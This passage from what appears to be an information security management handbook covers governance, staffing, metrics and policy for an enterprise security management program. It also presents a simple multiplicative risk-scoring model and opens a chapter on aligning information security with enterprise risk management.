The governance of the ESM program depends on how the program is managed within the organization. Governance ensures that the program is administered properly, that the appropriate persons are doing the appropriate activities, that the program is efficient and effective, and, to an extent, that the program provides some value to the organization. For governance to be effective, it should be managed from outside of the ESM program, perhaps by the chief risk officer, chief security officer, or chief information security officer.

It is important to ensure that certain programs within the enterprise are reviewed and integrated with the ESM program as applicable. Although the incident response program may be an obvious program to integrate with the ESM, integrating the change management and configuration management programs may not be as obvious. By integrating the change management program, changes to the infrastructure will be noted and will not create any false alarms. Likewise, any infrastructure changes documented in the change management program can be incorporated immediately into the ESM program. An effective configuration management program will allow the ESM program and personnel to know the exact configurations of any assets under question to understand if risks are applicable given its current state. Finally, the risk management program is a critical and essential component of any ESM program.

Other enterprisewide programs should be integrated into the ESM program. An effective patch management system requires accurate asset inventory and configuration management components to deploy the appropriate patches, hot fixes, and updates to systems as required. Like the configuration management database, all of these programs can share a common asset database, configuration management database, and change management database as centralized repositories.

It is important to note that these other programs (*e.g.*, risk management or change management) can feed data to the ESM program, and in turn the ESM program can provide data and support to the other programs. Whether through maintaining a centralized repository or data feeds, each program can support the others to create a system of checks and balances to ensure an accurate repository within the enterprise.

The ESM program should highlight the roles and responsibilities of those that manage and support the program. This may also include the roles that are required, how many people are required in each role, and the job descriptions and responsibilities for every role. Initial and ongoing training requirements should also be specified, as well as an organization structure that highlights the reporting hierarchy and includes persons outside of the formal ESM program who are still part of the infrastructure (*e.g.*, IT, forensics team). Each position from ESM analyst to director should be detailed.

The actual organizational structure will be highly dependent on the infrastructure of the enterprise, including its size, complexity, and scope. Typically, several analysts are used to monitor system consoles, receive alarms and alerts, and support the help desk. The primary responsibility of a tier II or tier III analyst may be to review tickets and issues that cannot be immediately resolved and interface with the IT/IS security personnel, the forensics group, or the incident response team. As part of this effort, IS/IT support personnel may be tasked to provide support to temporarily extend logging capabilities, install network sniffers, or provide expert guidance on the identified traffic.

Depending on the size of the organization as well as the monitoring times (*e.g.*, 24/7 or Monday through Friday 9–5), some managers may be required to support the analysts. Likewise, these managers may report to an ESM director who may then report to the chief security officer, chief information security officer, or the director of IT security. Depending on the existing structure, the ESM director may have additional support staff as direct or dotted line reports.

Additionally, due to the sensitivity of the data managed by the ESM organization, additional physical security requirements may be required, such as the use of a separate room with additional card-key access requirements, and permanent IS/IT personnel may be used to support the program. Furthermore, the ESM systems will house some of the most sensitive information regarding such as attacks, vulnerabilities, and risks. It is imperative that IS/IT security be involved with the ESM system requirements, evaluations, trials, and deployment to ensure that all security issues related to the ESM system are mitigated prior to deployment.

As part of an organization's compliance with acts such as Sarbanes–Oxley and Gramm–Leach–Bliley, organizations may be required to prepare certain documents for the auditors. Although some higher level audits may be satisfied with organizational structure charts and a cursory review of the policy framework, other audits and compliance reviews may require additional details and inputs into the program. As an example, certain firms may be required to produce documentary evidence of any intrusion detection attempts and their process to follow the investigative process through to and including notification of the offender's Internet Service Provider (ISP).

Metrics, or the measurements of certain parameters of the program, are necessary for determining the effectiveness of the program, identifying areas that require improvements, and detecting any overall trends that may not be noticed in everyday operation. In general, a commonly accepted practice is to generate only actionable metrics; that is, the metrics will identify areas that may be of concern so the appropriate changes can be made to improve the program. Metrics should be simple, and this is where a dashboard approach is better than a detailed in-depth analysis. Typical ESM program metrics will differ based on architecture and program maturity. For example, during the ESM system roll out, a metric may be the number of collectors deployed, whereas a more mature program may include metrics such as the number of events detected, number of false alarms, and number of events closed by tier I personnel. As part of the governance program, the ESM-based metrics should be regularly reported to the governing body.

The final key component of the ESM program is an enterprise security policy that is able to support the program. An effective security policy should address what must be done within the organization, how often it must be done, by whom, how it is to be done, and why it must be done. The policy must be written by somebody who understands the organization, the types of users within the organization, the industry in which it is competing, and, most importantly, the goals and mission of the enterprise. Any external drivers — regulatory, industrial, or legal — both current and pending should also be considered. The policy must be well defined in scope up front to set any expectations, and it should explicitly detail what information will be found in policies, standards, practices, and procedures. Also, the policy must be written with the thought of the standards, practices, and procedures logically falling into place in a hierarchical manner.

The policy must be readable and available to the population in the enterprise that needs access (usually everybody), and it should have a formal version control and back-up system. The policy should have the buy-in from key business unit and corporate center personnel and should have a formal documented process to address any changes or updates, as the policy documentation framework is a living document that has to be updated as technology changes.

To ensure an effective, enforceable, and applicable policy framework, the policy development team must be composed of persons who are intimately familiar with the enterprise, architecture, business, and technology. When the policy framework has been drafted, reviewed, and approved, the policy team or an awareness team must then promote the awareness program policy throughout the enterprise. This promotion should include a general population program as well as a targeted approach to raise awareness in certain roles, such as system administrators and security personnel.

Enterprise Security Management Advantages and Disadvantages

Deploying an ESM solution has its advantages and disadvantages. Spanning the personnel, technical, and business realms, this section highlights some of the pros and cons an organization must be aware of when considering the deployment of an ESM program. The ESM system generates a tremendous amount of information through reports and a number of different types of alerts, all of which require different reactions. Without an adequate program in place to manage those alerts, an organization will be quickly overwhelmed with data and alerts that must be addressed immediately. A true ramp-up process will give an organization the opportunity to manage the frequency of alerts, how they are managed, what actions to take when a true security incident is detected, and how the reports can be used to increase efficiency.

The organization that is tasked to manage the ESM system and program will require additional resources to support the efforts. ESM systems require a significant initial capital expense (*e.g.*, several hundred thousand dollars) for a global enterprise rollout. Factor in yearly maintenance and upgrade costs, and the cost increases significantly, and the personnel costs attributable to the ESM program can exceed the system costs.

The ESM system will require tuning that can only take place within the infrastructure where it is placed. Although vendors can recommend settings and provide guidance on the tuning process, only when the equipment and personnel are in place can the system be tuned to manage, for example, alerts, false positives, and automatic trouble ticketing.

The ESM system should provide for a number of different methods of alerting and reporting depending on the frequency and type of incident detected and recorded. Although these are highly enterprise specific, some general guidelines usually fall into place. For example, almost all security incidents are logged. This ensures being able to identify where an incident occurred, when it occurred, and any other incidents within some agreed-upon period. Although some of the more advanced sensors have long-term memory that allows them to recall identical (or similar) incidents within a longer time frame, such as several weeks, most normalize over a period of several days and may miss some of the more determined malicious users whose primary mission is to avoid detection, not complete the job quickly.

Determining which incidents actually generate an alert is a difficult task. Two approaches to where to start are (1) alert on almost nothing and increase alerting as time goes on, or (2) alert on almost everything

until the false positives are removed or the incident response team collapses. The first alternative — alerting on nothing initially and closely monitoring the console for some period of time — is probably preferable. After reviewing baseline traffic (being careful not to baseline malicious traffic), alerts can be added based on malicious traffic that is not normally seen after investigating some of the malicious traffic that may be fairly regular in the enterprise.

When the organization supplies the required time, resources, funding, and personnel to support the ESM system, some tremendous benefits will be realized and will continue to grow as the organization becomes familiar with the ESM system operation and benefits. The ESM program will reveal the real-time, dynamically updated risk posture of the organization. With the proper reporting tools, the risk posture at the asset, business unit, regional, and corporate level can be part of the dashboard to quickly identify hot spots and areas that require additional controls or other corrective actions. Also, the ESM system can identify network bottlenecks, faulty devices, and other poor configurations that may be adversely affecting network performance.

Finally, through proper operation and management, the ESM program allows an organization to manage effectively the overall risk of that organization and its assets and business processes and to make educated decisions with regard to what controls to deploy, what systems to implement, and what corrective actions must be taken. As a business enabler, the ESM program provides an advantage over organizations that cannot dynamically measure their risk as they deploy new services and applications ahead of their competition.

Conclusion

No "silver bullet" can eliminate the security risks of an enterprise, and no package or program can automatically mitigate every identified risk, but an effective ESM program will allow the enterprise to make educated business decisions and manage risk within an acceptable risk range. Although that single advantage often justifies the expense of the ESM program, it is not the only one, as other advantages include the security management dashboard and a holistic view of the risk components that can secure an early return on investment for the organization. Finally, no program with such tremendous benefits can come without a proportionate demand on effort, resources, and funds. To design and implement an effective ESM program, additional personnel will have to be hired and trained, systems purchased, programs developed and integrated, policies updated, and more; however, for those corporations willing to make the commitment, the benefits, return on investment, and increased security will clearly become business differentiators.

Technology Convergence and Security: A Simplified Risk Management Model

Ken M. Shaurette

Introduction

How do we balance the correct amount of security with the appropriate use of technological solutions? Every industry today from consulting to manufacturing, finance to healthcare is witnessing the convergence of technology. Banks are doing away with paper check reconciliation, replacing it with scanning or imaging canceled checks to reduce physical storage requirements and mailing costs to customers. Hospitals are using radiofrequency identification (RFID) and bar code scanning to match prescriptions to the correct patients to reduce medication errors. Educational institutions are populated with students carrying laptops, and some schools have even gone as far as issuing IP-based phones to their students as part of their residency on campus. They can use the phone for making calls anywhere on campus, as though they were in their dorm, as well as access directories and specialized Web applications. The increased productivity, cost savings, and even life-saving opportunities that the convergence of technology is making possible are very exciting but also very scary.

Someday we might hear: "Oh, no, someone hacked my grade book from my cell phone!" Already, in 2005, we have seen cell phones hacked (*e.g.*, one owned by Paris Hilton), and a BlueSniper rifle demonstrated at Defcon Las Vegas in 2004 is able to extract information off vulnerable Bluetooth-enabled cell phones. Or, we might someday hear: "Oh, no, someone hacked my cell phone from my grade book!"

The McDonald's/Burger King Mentality

Why do I bring all this up in a chapter about a risk analysis model? Consider the convergence of technology and ease of use we are experiencing in technology today. Technology has created a dependency, a requirement beyond just a nice-to-have situation. This dependency and craving or starving for technology have a cost that goes beyond just the dollars and cents to purchase the cool new toys. Demand is driving access anytime, anywhere and an "I want it now" attitude among the user communities. I call this the McDonald's mentality, because we no longer have any patience; we expect it fast just like we expect our




FIGURE 19.1 The CIA security triad and liability.

fast food. Why McDonald's? This social change brought on by the immediacy of going to fast food restaurants has caused us to want *everything* quickly, not just our Big Mac. We expect fast food on every corner, and now Burger King has introduced the concept of being able to have it our way, so we expect quality as well. Similarly, we are beginning to expect split-second response time on our networks and access to e-mail and the Web in airports and hotels, even as we walk down the street. We have Web-enabled phones and personal data assistants, and when our reception is bad we are not very patient with our service companies. The ease of using these technologies has rapidly improved in the last few years to meet consumer demand. On the flip side, we must consider the impact of this convergence of technology on our demand for the latest and greatest. Some examples would include 911 systems being hacked or the posting of personal telephone numbers from Paris Hilton's cell phone. Theoretical challenges, such as the example of the grade book being hacked from a cell phone, must be addressed. How do we as organizations gauge our levels of risk? What can we do to manage risk? Is there an easy way to determine how much risk we have and what impact we can make by managing the risk?

A Prediction

Before jumping into my simplified illustration of risk, let's first talk about a prediction made by Gartner in 2002. Gartner stated that 75 percent of organizations that fail to plan and build a secure infrastructure will have at least one security breach in the next five years that will disrupt strategic services. Mark Chapman, former Director of Information Security for Omni Corporation of Pewaukee, WI, and I modified that prediction a bit in a presentation for the Ohio Higher Education Conference (OHEC) that same year. We stated that *all* organizations that fail to plan and build a secure infrastructure will have at least one security breach in the next five *months* that will disrupt strategic services. I think history shows that our modified prediction was actually more accurate.

Convenience

What happens to confidentiality, integrity, and availability (CIA) as convenience increases? The CIA security triad, as it is often referred to, in my opinion circles around liability (see Figure 19.1). A lack of diligence and adequate management of risk increases liability because each element of the triad is impacted. This lack exposes data to disclosure, affecting privacy (the confidentiality element). It exposes the data to inappropriate modification, bringing to question the integrity of any information. Finally, either the overall vulnerabilities in systems and their data expose them to undesirable things, such as malicious code, or the systems that are not patched risk their data not being available when access to it is desired.




FIGURE 19.2 Convenience with a direct impact on risk.

Risk *Versus* Convenience

Lack of diligence and attention to security will result in an inadequate amount of appropriate security controls, which increases liability. The legislation passed in recent years represents an attempt by the government to force companies to implement reasonable controls or face liability. Sarbanes–Oxley, the most recent legislation, directly holds chief executive personnel responsible and as a result liable for inaction regarding ensuring that proper technology controls are in place. The federal organizational sentencing guidelines were updated in 2004 to better account for technology, specifically identity theft. Convenience often has a very direct impact on risk (see Figure 19.2).

Six components are illustrated in this risk analysis model, and each can have a very dramatic effect on risk. The model is divided into two categories, each containing three of the components. The *risk management* portion includes those components that help manage risk — security awareness, security spending, and the acceptance of security by the user community. To understand this relationship, refer to Figure 19.3. The *risk factor* portion also has three components — embracing technology (leading edge), threat exposure, and asset value (or what the information assets are worth). For our simplified risk analysis, we will use a numeric scale of 1 to 3 for each of the six components. We will begin our discussion with the risk factor portion of the model.




FIGURE 19.3 Security awareness, security spending, and acceptance of security.




FIGURE 19.4 Is your technology on the leading edge?




FIGURE 19.5 Threats: how exposed is the organization?

Risk Factor

Embracing Technology

Does your organization rush out to buy the latest and greatest of new technologies, or does it still use those green/amber screen terminals from the 1980s? Many organizations are seeing an increase in the advancement and adoption of new technology by their user communities. Many systems and network administrators are finding themselves faced with departments that have decided they require new technology in their area, both hardware and software. This is very often the result of a great job of sales by some vendor who has convinced them that they need a particular technology that will provide some immediate benefit. Another potential situation is that personnel have heard about this new technology from their peers and just think it would be cool to use. If your organization finds itself often getting into the newest, latest, and greatest technology as an early adopter, give yourself a value of 3 for your embracing technology component. If you find that everyone is still doing it the way they've always done it, then give yourself a value of 1. If you feel that your organization is in the middle of the pack with regard to adopting new technology, neither early nor late, use a value of 2 (see Figure 19.4).

Threat Exposure

The next component in the risk factor is your organization's level of threat, vulnerabilities, or exposures. How likely are you to be attacked? Does your organization deal in extremely valuable materials or is it perhaps an organization that works with controversial chemicals? Perhaps your organization's name is well known and viewed as a target for malicious activity. Educational organizations, as an example, could find themselves exposed due to, for example, the courses offered, the mix of students, research grants, size, visibility, or maybe even tuition. For an organization that believes it is greatly exposed, give yourself a value of 3, a value of 1 if your organization is not very highly exposed, or a value of 2 for something in between (see Figure 19.5).

Relationship

What is the combined effect of your scores? Your leading edge or embracing technology score (1, 2, or 3) and your threat exposure score (1, 2, or 3) can often be changed by making modifications in your organization. What impact or potential impact might there be on your organization if it always uses the newest in technology and is also a very high-profile organization. Maybe that latest in technology is what makes the organization a desirable target, or perhaps using that new technology, which has not been in the industry long enough for the bugs to be worked out, has created a greater chance for your organization to be attacked.




FIGURE 19.6 How valuable are the assets?




FIGURE 19.7 How large is the budget?

Asset Value

The next aspect of this analysis is one that often cannot be changed to improve or affect the risk factor. That component is asset value. Think about this in very simple terms. Take into account the value of your organization's information assets from the perspective of the CIA triad. How valuable would your customer list be if stolen? Do you maintain research data or other proprietary formulas that, if modified, would greatly impact your business? Would an outage involving some of your organization's most critical systems, such as an Internet E-commerce Web site, jeopardize company finances or its ability to conduct business? Perhaps just having your network unavailable for a significant time would impact your customers. Also, think about the liability that might be associated with the confidentiality, integrity, or availability of those assets. Once again, give yourself a score of 1, 2, or 3 to represent the value of your information assets, where 1 represents low-value assets and 3 represents high-value assets (see Figure 19.6).

The Risk Factor Equation

This model makes it very easy to establish an organization's risk factor. Simply multiply your embracing technology (*ET*) or leading edge score (1, 2, or 3) by the exposure threat (*T*) score (1, 2, or 3) and by the asset value (*AV*) score (1, 2, or 3). The resulting number is your risk factor, or *RF*:

$$RF = ET \times T \times AV$$

The maximum possible risk factor would be 27. This number is a representation of your organization's risk. Now let's shift into how well we are doing as an organization to manage that risk.

Risk Management

Security Spending

First, let's begin by giving your organization's security budget a value of 1, 2, or 3. This value should represent how willing management is to budget adequate funds for security (1, willing; 3, not very willing). Do they provide a sizable budget to handle most things that come along, or are they conservative, believing that security is not all that important? (See Figure 19.7.)

Security Awareness

Now let's account for the level of security awareness in your organization using the same scoring system as before. Choose 1 (very aware), 2, or 3 (not at all aware) to represent how aware or not aware users in your organization are of the importance of protecting information (see Figure 19.8).




FIGURE 19.8 How security aware are your users?




FIGURE 19.9 How well are security controls accepted as a requirement?

Acceptance of Controls

This aspect of risk management can be helped by increasing security awareness. An effective awareness program can help to improve acceptance of security controls by people in the organization. Security awareness has become a component of holistic security programs that require more focus than in the past. Regulations such as the Health Insurance Portability and Accountability Act (HIPAA) have specifically identified awareness as a required element for regulatory compliance. For years, security awareness, although identified in every complete security program, was never given the funding or attention that it deserved. Too often, the individuals most involved with security would look for technical controls they could implement, and it was not uncommon to hear system administrators complain about how stupid their users were because they could not even follow simple instructions to change their password or remember the new passwords when they did change them.

Finally, whether because security programs have managed to obtain all the security technology they needed and have gotten it implemented or because the new regulations have actually been able to put the necessary emphasis on awareness, security awareness programs have become a critical component of information security. These programs are educating users throughout the organization not only on the importance of policy but also how to interact or better leverage technology-based security controls. Simple controls, such as choosing a good password, or more complex requirements, such as knowing how and when to encrypt confidential data or to deal with e-mail attachments to avoid scams such as phishing or pharming, are required. *Phishing*, as defined by Webopedia, is "the act of sending an e-mail to a user falsely claiming to be an established legitimate enterprise in an attempt to scam the user into surrendering private information that will be used for identity theft." *Pharming*, by comparison, is similar but, as defined by Webopedia, it seeks "to obtain personal or private (usually finance-related) information through domain spoofing." Rather than spamming with malicious and mischievous e-mail requests to visit spoof Web sites that appear legitimate, pharming poisons a Domain Name System (DNS) server by infusing false information into the server, resulting in a user's request being redirected elsewhere (see Figure 19.9).

The Risk Management Equation

How you can effect a change in the management of risks to data in your organization is a factor of accepting the technology-based controls and policies and being more security aware:

$$RM = SA \times CA \times B$$

where *RM* is risk management, *SA* is security awareness (1, 2, or 3), *CA* is controls acceptance (1, 2, or 3), and *B* is the budget (1, 2, or 3). The result of this equation is a numeric value from 1 to 27 that illustrates how well an organization is managing risk. Table 19.1 provides a sample matrix of risk factor and risk management.

TABLE 19.1 Risk Factor and Risk Management Matrix

Risk Factor	Value	Risk Management	Value
Embracing technology	3	Security spending	2
Threat exposure	2	Security awareness	2
Asset value	3	Acceptance of security controls (buy-in)	1

What To Do?

An organization has several options. For years, executives used a "bury their heads in the sand" technique. They often figured if they did not know about security issues, they could avoid fixing them or could even ignore their responsibility to budget for and fix them. This often made it very difficult to get a vulnerability assessment or overall security risk assessment completed in an organization.

The events of September 11, 2001, changed that forever. The tragedy of that day woke up the world to the importance of security in our airports. The importance of having disaster recovery plans became apparent, but most importantly that day created an awareness of and alertness to security vulnerabilities like no event ever before. The issues of not just the physical aspects of security, which were compromised by the terrorists, but also the vulnerabilities that exist in every organization's information security or cyber security are written about in nearly every issue of any technology trade magazine. Prior to that tragic day, the attention and awareness given to security were not nearly as great as after. This more than anything has made it impossible for organization executives to plead ignorance regarding the importance of security and their direct responsibility for due diligence to ensure adequate controls in their organization.

An unrealistic alternative for improving our risk factor is to go back to pen and paper and manual methods that existed before the technology and the convergence of technology that exist today. Or, we could simply accept the risk as a cost of doing business. Organizations accept risk every day, but it is still necessary to identify, categorize, and prioritize the risk. Vulnerabilities in systems and networks can be identified by implementing a vulnerability assessment. Such an assessment can also categorize vulnerabilities as high, medium, or low risk. When the risks are known and categorized, they can be prioritized by identifying the ones that require more immediate attention *versus* those that can wait or maybe can be accepted. When accepting a risk, it is important to document the decision to assume that risk and the justification for doing so. This documentation will be critical in an audit and in demonstrating diligence in making a conscious business decision to manage this risk.

Not yet popular would be a process for handling risk known as transferring the risk, also known as insurance. The statistical sampling of cyber security events and loss is insufficient for insurance company actuaries to be sure how to set a reasonable premium to insure against these kinds of events. Premiums tend to be too high for most organizations to justify when they can find this insurance. More common is to take out insurance against the more physical aspects of security, such as insurance covering loses from fire, damage to computers, or theft of systems.

The most common method for dealing with and managing risk is to mitigate risk. This includes putting together a comprehensive security program that considers technology security controls as well as the people and process aspects. It may mean adding additional layers of depth to the corporate security, eliminating vulnerabilities with patch management, and enforcing security policy or educating users in security awareness.

Solving the New Paradigm

For the purposes of our simplified risk management model, let's briefly discuss a way to reduce risk using three of the components in our model: embracing technology, threat exposure, and asset value. Together, these comprise our risk factor. We can easily improve our score (and reduce our risk) by lowering any of the values of any of the components of the risk factor. As we noted, the asset value is pretty much a

set factor so we can really only improve on the other two. We can choose to be less bleeding edge in our choice of technology, instead choosing to put a bit more time in the market before becoming the company with all the newest widgets.

The other factor in our model is risk management. We can equally improve our security situation by making changes to any of the components of the risk management equation: increase security spending, add to our security awareness program, or increase user acceptance of controls.

Using our model, let's walk through a sample illustration to show management how improving on one area can improve the entire security situation. If we focus our current security awareness program on educating users to better accept controls that we have already implemented, we can show a significant improvement in our managing of risk just by increasing our factor by 1. By doing this we hope to be able to get management to support security funding and resources. Simply improving the user buy-in from 1 to 2 greatly improves our risk management. We cannot really change the value of our assets, so we must focus on our use of technology to directly reduce risk throughout the organization. By rating the organization's use of bleeding edge technology as being not quite as aggressive, we can reduce our score from 3 to 2, lowering our risk factor by nearly 25 percent.

In conclusion, we have determined that the convergence and convenience of technology directly correspond to risk. A simplified way to analyze risk is to work through two equations comprised of important factors that impact the protection of an organization's information assets. The factors for risk management that we used consisted of budget, security awareness, and how well users accept security controls. It is possible to swap out other aspects of your security program for any of these components, if you wish, but these are the best for illustrating impacts on risk. Factors that increase exposure in an organization include the use of leading edge technology, specific threats within the organization, and the value of the assets being protected.

We have many ways to improve the security state of our organization. In today's world of technology convergence, it all comes down to managing risk to maintain a successful business.

The Role of Information Security in the Enterprise Risk Management Structure

Carl Jackson, CISSP, and Mark Carey

Driving Information Security Management to the Next Level

The purpose of this chapter is to discuss the role of information security business processes in supporting an enterprise view of risk management and to highlight how, working in harmony, the ERM and information security organizational components can provide measurable value to the enterprise people, technologies, processes, and mission. This chapter also briefly focuses on additional continuity process improvement techniques.

If not already considered a part of the organization's overall enterprise risk management (ERM) program, why should business information security professionals seriously pursue aligning their information security programs with ERM initiatives?

The Role of Enterprise Risk Management

The Institute of Internal Auditors (IIA), in their publication entitled *Enterprise Risk Management: Trends and Emerging Practices,*[1] describes the important characteristics of a definition for ERM as:

- Inclusion of risks from all sources (financial, operational, strategic, etc.) and exploitation of the *natural hedges* and *portfolio effects* from treating these risks in the collective.
- Coordination of risk management strategies that span:
  - Risk assessment (including identification, analysis, measurement, and prioritization)
  - Risk mitigation (including control processes)
  - Risk financing (including internal funding and external transfer such as insurance and hedging)
  - Risk monitoring (including internal and external reporting and feedback into risk assessment, continuing the loop)
  - Focus on the impact to the organization's overall financial and strategic objectives

According to the IIA, the true definition of ERM means dealing with uncertainty and is defined as "A rigorous and coordinated approach to assessing and responding to all risks that affect the achievement of an organization's strategic and financial objectives. This includes both upside and downside risks."

It is the phrase "coordinated approach to assessing and responding to all risks" that is driving many information security and risk management professionals to consider proactively bundling their efforts under the banner of ERM.

Trends

What are the trends that are driving the move to include traditional information security disciplines within the ERM arena? Following are several examples of the trends that clearly illustrate that there are much broader risk issues to be considered, with information security being just another mitigating or controlling mechanism.

- *Technology risk.* To support mission-critical business processes, today's business systems are complex, tightly coupled, and heavily dependent on infrastructure. The infrastructure has a very high degree of interconnectivity in areas such as telecommunications, power generation and distribution, transportation, medical care, national defense, and other critical government services. Disruptions or disasters cause ripple effects within the infrastructure, with failures inevitable.
- *Terrorism risk.* Terrorists have employed low-tech weapons to inflict massive physical or psychological damage (e.g., box cutters and anthrax-laden envelopes). Technologies or tools that have the ability to inflict massive damage are getting cheaper and easier to obtain every day and are being used by competitors, customers, employees, litigation teams, etc. Examples include *cyber-activism* (the *Electronic Disturbance Theater* and *Floodnet* used to conduct virtual protests by flooding a particular Web site in protest) and *cyber-terrorism* (NATO computers hit with e-mail bombs and denial-of-service attacks during the 1999 Kosovo conflict, etc.).
- *Legal and regulatory risk.* There is a large and aggressive expansion of legal and regulatory initiatives, including the *Sarbanes–Oxley Act* (accounting, internal control review, executive verification, ethics, and whistleblower protection); *HIPAA* (privacy, information security, physical security, business continuity); *Customs-Trade Partnership Against Terrorism* (process control, physical security, personnel security); and *Department of Homeland Security initiatives*, including consolidation of agencies with various risk responsibilities.
- *Recent experience.* The grounds of corporate governance have been shaken with recent events, including those proclaimed in headlines and taking place at such luminary companies as *Enron, Arthur Andersen, WorldCom, Adelphia, HealthSouth*, and *GE*. These experiences reveal and amplify some underlying trends impacting the need for an *enterprise* approach to risk management.

Response

Most importantly, the information security practitioner should start by understanding the organization's value drivers, those that influence management goals and answer the questions as to how the organization actually works. Value drivers are the forces that influence organizational behavior; how the management team makes business decisions; and where they spend their time, budgets, and other resources. Value drivers are the particular parameters that management expects to impact their environment. Value drivers are highly interdependent. Understanding and communicating value drivers and the relationship between them are critical to the success of the business to enable management objectives and prioritize investments.

In organizations that have survived events such as 9/11, the War on Terrorism, Wall Street rollercoasters, world economics, and the like, there is a realization that ERM is broader than just dealing with insurance coverage. The enterprise risk framework is similar to the route map pictured in Figure 16.1.

The Enterprise Risk Management Framework

Explanations of the key components of this framework are as follows.

